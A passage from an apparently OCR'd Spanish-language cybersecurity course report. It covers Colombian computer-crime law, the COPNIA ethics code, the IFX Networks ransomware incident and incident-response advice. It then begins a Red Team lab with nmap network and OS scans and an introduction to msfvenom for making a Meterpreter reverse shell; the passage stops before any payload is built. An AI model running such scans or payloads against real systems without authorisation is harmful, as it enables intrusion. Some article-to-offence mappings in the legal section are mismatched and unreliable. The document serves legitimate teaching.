En síntesis, La responsabilidad corporativa y la cooperación con las autoridades son aspectos fundamentales para prevenir y perseguir delitos informáticos, lo cual se relaciona con el mal uso de información confidencial.

[45] COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1273 de 2009. [En línea]. Bogotá Jurídica. Disponible en: https://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=34492.
[46] Ibíd

2. SI USTED COMO PROFESIONAL EN CIBERSEGURIDAD LOGRÓ ENCONTRAR ALGÚN PROCESO ILEGAL EN EL ANEXO 3 – ACUERDO, DEBERÁ CITAR PUNTUALMENTE LEY COLOMBIANA Y ARTICULO QUE SE PODRÍA ESTAR VIOLENTANDO EN DICHO DOCUMENTO.

9.2 Artículos vulnerados

En este documento anexo 3 se están violentando varios artículos de la ley 1273 de 2009.

Artículo 269a: acceso abusivo a un sistema informático, 269c: interceptación de datos informáticos.

Articulo 269h numeral 5 y 8: circunstancias de agravación punitiva.

Articulo 269f: violación de datos personales

Articulo 269c: interceptación de datos informáticos.

3. EL SUELDO PARA LOS PUESTOS DE RED TEMA Y BLUE TEAM ESTÁN ENTRE LOS $17.000.000 Y LOS 22.000.000 RESPECTIVAMENTE. ¿SI USTED LLEGARA A ENCONTRAR PROCESOS ILEGALES EN EL ACUERDO DE CONFIDENCIALIDAD USTED ACEPTARÍA CONTRATO Y ACUERDO DE CONFIDENCIALIDAD DE LA ORGANIZACIÓN HACKERHOUSE, AUN CONOCIENDO LO QUE PODRÍA DISPONER COPNIA EN SU CÓDIGO DE ÉTICA Y SANCIONES EN COLOMBIA PARA PROFESIONALES DE INGENIERÍA? PARA JUSTIFICAR ESTA RESPUESTA SE RECOMIENDA QUE CONSULTE DIRECTAMENTE EN LA PÁGINA OFICIAL DE COPNIA PARA GENERAR UNA RESPUESTA COHERENTE: HTTPS://WWW.COPNIA.GOV.CO/TRIBUNAL-DE-ETICA/CODIGO-DE-ETICA.

10. ANALISIS CODIGO DE ETICA

El código de ética del COPNIA establece estándares de comportamiento ético para los profesionales de ingeniería. Cumplir con estos estándares es fundamental para mantener la integridad profesional y la confianza del público en la profesión de ingeniería. Nosotros como profesionales de la ingeniería tenemos la responsabilidad de proteger la seguridad, el bienestar y los intereses del público en general. Cumplir con estos lineamientos nos garantiza que al ejercer nuestra labor se haga de manera más responsable y ética. El código de ética del COPNIA al promover la excelencia en el trabajo de ingeniería, lo que incluye la realización de trabajos de excelente calidad y alta eficiencia. El incumplimiento del código de ética puede resultar en la entrega de trabajos de baja calidad o poco éticos, lo que podría poner en riesgo la seguridad y la integridad de los proyectos de ingeniería. El código de ética del COPNIA puede incluir disposiciones que exijan el cumplimiento de las leyes y regulaciones pertinentes en el ejercicio de la ingeniería. Incumplir estas disposiciones puede dar lugar a consecuencias legales y sanciones por parte de las autoridades competentes, lo que podría tener consecuencias negativas tanto para nosotros los profesionales de ingeniería como también para la sociedad en general. Por todo lo anterior es importante y de carácter relevante que tomemos la decisión de decir un NO ROTUNDO a las propuestas de realizar actividades ilegales a si halla mucho dinero de por medio.[47]

4. DEBERÁ BUSCAR ALGUNA NOTICIA DE CIBERCRIMEN EN COLOMBIA Y REDACTAR SU PUNTO DE VISTA TENIENDO EN CUENTA LAS IMPLICACIONES LEGALES Y ÉTICAS QUE ALLÍ SE PUDIERON GENERAR. SE SOLICITA QUE MENCIONE LA LEY Y ARTICULO EL CUAL LOGRE EXPLICAR LOS DELITOS EXPUESTOS EN LA NOTICIA QUE CONSULTÓ.

[47] COPNIA. Código de Ética. [En línea]. Consultado el 27 de julio de 2024.

11. NOTICIAS ACTUALIDAD

Sector salud afectado en ciberataque a entidades del Estado

Al menos 50 portales web y aplicaciones de varias instituciones del Estado reportaron ciberataques desde la tarde del martes 12 de septiembre cuando empezaron a presentar fallas en su funcionamiento. El ataque cibernético desplegado bajo la modalidad ransomware, es decir, 'secuestro' digital de información y aplicaciones, fue dirigido a IFX Network, compañía de servicios de comunicación y plataformas digitales que provee a las entidades afectadas.[48]

Entre las entidades que reportaron el ciberataque se encuentran la Superintendencia Nacional de Salud y la herramienta MIPRES del Ministerio de Salud, con la que esa cartera garantiza el acceso, reporte de prescripción, suministro, verificación, control, pago y análisis de la información de las tecnologías en salud que no son pagadas con plata de plan de beneficios (PBS). La Supersalud informó en sus redes sociales que "el proveedor IFX de la entidad está presentando una falla masiva que afecta el acceso a nuestros sistemas NRVCC, Supercor y sitio web"[49].

Al cierre del foro sobre la reforma a la salud, el Superintendente, Ulahí Beltrán se pronunció frente a la situación y afirmó que, hasta ese momento, "no hay ninguna evidencia de fuga, captura o afectación de la información de la Superintendencia. Se están adelantando reuniones de diagnóstico en cada entidad del estado, a partir de las instrucciones de OMU del gobierno nacional, para hacer el censo del año y tener un estimado de la afectación para establecer los correctivos y restablecer el funcionamiento de la página y sus servicios".

Aseguró que no solo esta situación preocupa en la medida que "todo aquello que afecte al estado, porque al final es la ciudadanía la que se ve afectada al no poder acceder a

[48] INCIBE. Ransomware Cyber Attack Against IFX Networks. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://www.incibe.es/en/incibe-cert/publications/cybersecurity-highlights/ransomware-cyber-attack-against-ifx-networks.
[49] CONSULTORSALUD. MIPRES Plan de Contingencia Circular 011 Ciberataque. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://consultorsalud.com/mipres-plan-contingencia-circular-011-ciberata/.

los servicios del Estado". En un comunicado la entidad aclara que "actualmente el uso del aplicativo SuperArgo PQRD no implica un riesgo para los vigilados o grupos de interés que lo utilizan".

Por su parte, el director de la Adres mencionó que salvo alguna afectación menor a la plataforma IFX en algunas comunicaciones que tiene con el ministerio" no hay hallazgos adicionales, y se mostró tranquilo al afirmar que "nosotros estamos bastante blindados y protegidos contra estos ataques".

¿Qué sucedió con este ciberataque?

Según el periodista Camilo García, que se especializa en temas de internet, la empresa IFX Network les informó a sus clientes (de manera privada y no oficial) que fue víctima de un ataque ransomware, es decir, secuestro datos. "Esta compañía es una de las más grandes que ofrece infraestructura tecnológica en Colombia. No sé sabe por dónde empezó, pero expertos me dicen que puede continuar con un efecto dominó en otras páginas", dijo García a EL COLOMBIANO. Por su parte, Saúl Kattan, alto consejero para la Transformación Digital de la Presidencia de la República, afirmó en Caracol Radio que el ataque cibernético de Ransomware dirigido a IFX Networds, no solo en Colombia, sino en varios países de la Región, "cifraron, o como se conoce comúnmente, secuestraron los datos de los servidores de la compañía, por lo que se vieron afectadas varias entidades importantes del Estado y empresas privadas del país".[50]

Se Asegura por parte de entidades investigativas que no se trató un ataque focalizado a las instituciones del Gobierno, sino que fue un ataque a IFX, pero si lamentó la afectación que sufrió la rama judicial, el sector salud, la Superintendencia de Industria y Comercio. Agregó, que es "un tema complejo, un tema grave" en el mundo actual y debe ser prioridad para el Estado, por lo que hizo un llamado al Congreso para que se tome este tema enserio, dejando de lado los tintes políticos.

[50] EL COLOMBIANO. El plan de contingencia del MinSalud ante ciberataque que afectó páginas estatales. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://www.elcolombiano.com/colombia/salud/el-plan-de-contingencia-del-minsalud-ante-ciberataque-que-afecto-paginas-estatales-IL22385159.

La página de la Rama Judicial, cuyos aplicativos y servicios en línea permiten buscar información de expedientes judiciales e interponer tutelas, es una de las que presenta este fallo. De hecho, en un comunicado del Consejo Superior de la Judicatura, la unidad de informática de esa entidad señala que “se han presentado fallas en los servicios digitales que están alojados en la infraestructura contratada con IFX Networks Colombia S.A.S”.[51]

Por su parte, el Consejo Superior de la Judicatura suspendió en la noche de este miércoles los términos judiciales en todo Colombia a partir de este jueves 14 y hasta el 20 de septiembre, salvo para las acciones de tutela, habeas corpus y la función de control de garantías.[52]

Este ataque masivo también afectó a 15 páginas del sector cultura, entre las que se encuentran la Biblioteca Nacional, el Museo Nacional, la Quinta de Bolívar y la página principal del Ministerio de Cultura; así como la página del Centro Nacional de Memoria Histórica.

11.1 Recomendaciones y apreciaciones del ingeniero José Carlos castro Yépez.

En este caso en particular está siendo vulnerada la confidencialidad y privacidad de los datos de los ciudadanos, especialmente en el sector salud, donde la protección de la información clínica es vital relevancia. Esto genera contradicciones éticas sobre el respeto a la privacidad de las personas y la confianza en las instituciones gubernamentales.

Los entes del estado se suponen deben tener la responsabilidad ética de proteger los datos y garantizar la disponibilidad y la integridad de los sistemas de información. Este ciberataque coloca en riesgo esta responsabilidad y afecta negativamente la atención médica y la confianza de los ciudadanos en las instituciones de salud.

[51] RAMA JUDICIAL. Acuerdo PCSJA23-12089 de 2023: Suspensión de Términos. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://www.ramajudicial.gov.co/documents/4864081/145272325/ACUERDO%2BPCSJA23-12089C2%2BSuspensi%C3%B3n%2Bde%2BT%C3%A9rminos.pdf/a85bb412-3966-312b-225a-9256a460110d.

[52] ibíd

Existe un compromiso ético de ser transparente y comunicar de manera clara y oportuna sobre el ciberataque, sus implicaciones y las medidas tomadas para abordarlo. La falta de transparencia puede generar aún más la desconfianza del público y generar preocupaciones sobre la gestión de crisis.

Una de las implicaciones legales que trae este caso es la responsabilidad de las entidades del Estado por el manejo inadecuado de la seguridad informática y la protección de datos. Esto puede dar lugar a investigaciones, sanciones y posibles acciones legales por parte de las autoridades competentes; Además existe una obligación legal de proteger los datos personales y la información confidencial de los ciudadanos, de acuerdo con las leyes de protección de datos vigentes. El incumplimiento de estas leyes puede dar lugar a acciones legales por parte de los ciudadanos afectados.

Para este caso en particular se están vulnerando los siguientes artículos de la ley 1273 de 2009. Puntualmente los siguientes artículos.

Artículo 269A: Este artículo describe el delito de acceso abusivo a un sistema informático, que incluye el ingreso no autorizado a sistemas informáticos protegidos, lo cual podría aplicarse si los perpetradores del ciberataque obtuvieron acceso no autorizado a los sistemas de las instituciones afectadas.

Artículo 269B: Este artículo describe el delito de interceptación de datos informáticos, que consiste en la captura de datos transmitidos a través de un sistema informático, lo cual podría aplicarse si los perpetradores del ataque capturaron o interceptaron información confidencial durante el incidente.

Artículo 269C: Este artículo describe el delito de daño informático, que incluye cualquier acción que cause daño o perturbación en un sistema informático, lo cual podría aplicarse si el ransomware utilizado en el ataque causó daños o interrupciones en los sistemas de las instituciones afectadas.

Para este tipo de ciberataque es relevante tomar acciones rápidas, proactivas y radicales para poder lograr mitigar las vulnerabilidades y prevenir riesgos futuros. Por lo tanto, se recomendaría los siguiente:

1. Realizar una imagen bit a bits de los SERVIDORES de los sistemas afectados para así lograr diagnosticar a profundidad el alcance y la naturaleza del ataque; Y con esto también saber qué información fue secuestrada.

2. Luego de haber hecho la copia o clonado bit a bit de los sistemas se debe Priorizar la restauración segura y rápida de los datos y sistemas afectados utilizando copias de seguridad actualizadas y verificadas. Es importante asegurarse de que no se haya comprometido la integridad de los datos durante el proceso de restauración.

3. Se debe mejorar e Implementar nuevas reglas en el firewall para proteger los sistemas y datos contra futuros ataques. A demás la actualización de software y sistemas, el fortalecimiento de contraseñas, la implementación de autenticación de múltiples factores y el monitoreo continuo de la red.

4. Se deben mejorar las políticas de seguridad y Proporcionar capacitación y concientización en seguridad fuera y dentro de la empresa al personal en uso de medios de almacenamiento que pueden contener virus y así ayudarlos a identificar y responder adecuadamente a posibles amenazas. Esto incluye educar sobre prácticas seguras en línea y cómo reconocer correos electrónicos o enlaces maliciosos.

5. Es de vital relevancia Colaborar estrechamente con las autoridades pertinentes, como agencias de aplicación de la ley y organismos reguladores, para investigar el incidente y tomar medidas legales apropiadas contra los perpetradores.

6. Mantener a todas las partes interesadas informadas sobre la situación y las medidas tomadas para abordarla. Esto incluye a los usuarios afectados, las autoridades pertinentes, los socios comerciales y el público en general.

7. Realizar una revisión exhaustiva del incidente una vez resuelto y utilizar los hallazgos para mejorar y fortalecer aún más las defensas cibernéticas de la organización.
8. Forzar un escaneo completo con su antivirus.
9. Revisar los logs del sistema operativo.
10. Verificar que no exista algún software sospechoso en sus sistemas.
11. Chequear las cuentas existentes en su servidor.
12. Auditar el rendimiento de procesamiento y discos duros.
13. Revisar si existe alguna alteración en la información o fuga de datos de la empresa y sus bases de datos.
14. Auditar su tráfico de red.
15. Conservar un registro actualizado de sus sistemas para garantizar un monitoreo efectivo.


12. ETAPA 3 EJECUCIÓN PRUEBAS DE INTRUSIÓN.

ANALISIS DE ESCENARIO Y ANEXO.

De manera individual usted deberá leer el problema que se encuentra en el anexo 4 – escenario 3 referente a equipo Red team y por medio del banco de trabajo configurado previamente deberá dar respuesta a las siguientes preguntas orientadoras:

MAQUINA ATACANTE


Figura 55. Ip de maquina atacante.



Fuente: Elaboración propia.


MAQUINA VICTIMA

Figura 56. Red maquina objetivo.



Fuente: Elaboración propia.

Figura 57. ip maquina objetivo.



Fuente: Elaboración propia.

1. DESCRIBA DE MANERA ESPECÍFICA LAS HERRAMIENTAS SOFTWARE QUE UTILIZÓ PARA LLEVAR A CABO EL ANEXO 4 – ESCENARIO 3 ENFOCADO A REDTEAM.


12.1 Information Gathering con Nmap

Se recopila información de la red, los equipos en red y los puertos abiertos utilizando NMAP. Este proceso incluye la adquisición de todos los datos posibles acerca de la red y del equipo objetivo o víctima, con el fin de detectar vulnerabilidades y prevenir futuros ataques.Tecleamos el siguiente comando

$ *nmap 192.168.0.0/24*


Donde se buscan en equipos que estén desde el segmento de red con su respectiva mascara de red.

Figura 58. Escaneando red con Nmap.




Fuente: Elaboración propia.

Figura 59. Equipos encontrados en la red.



Fuente: Elaboración propia.

Figura 60. Puertos escuchando en maquina objetivo.




Fuente: Elaboración propia.

Luego se escanea la ip de la víctima con el siguiente comando

$ *nmap -O --osscan-guess 192.168.0.100* lo cual muestra los puertos que se tienen abiertos y el sistema operativo.

Figura 61. Escaneo profundo con Nmap.



Fuente: Elaboración propia.

Se ha identificado un equipo objetivo con la dirección IP 192.168.0.100 que tiene el puerto 443 abierto o en escucha, a través del cual se llevará a cabo el ataque.


12.2 Msfvenom

Msfvenom es una herramienta de línea de comandos utilizada para generar payloads (códigos maliciosos) personalizados para una amplia variedad de sistemas operativos y arquitecturas. El primer paso es listar los payloads disponibles para el sistema operativo y la arquitectura específica, y luego generar una Shell reversa Meterpreter con el siguiente comando:

$ *msfvenom -l*

Esta herramienta permite a los usuarios crear payloads adaptados a sus necesidades, mejorando la efectividad de las pruebas de penetración y la explotación de vulnerabilidades.

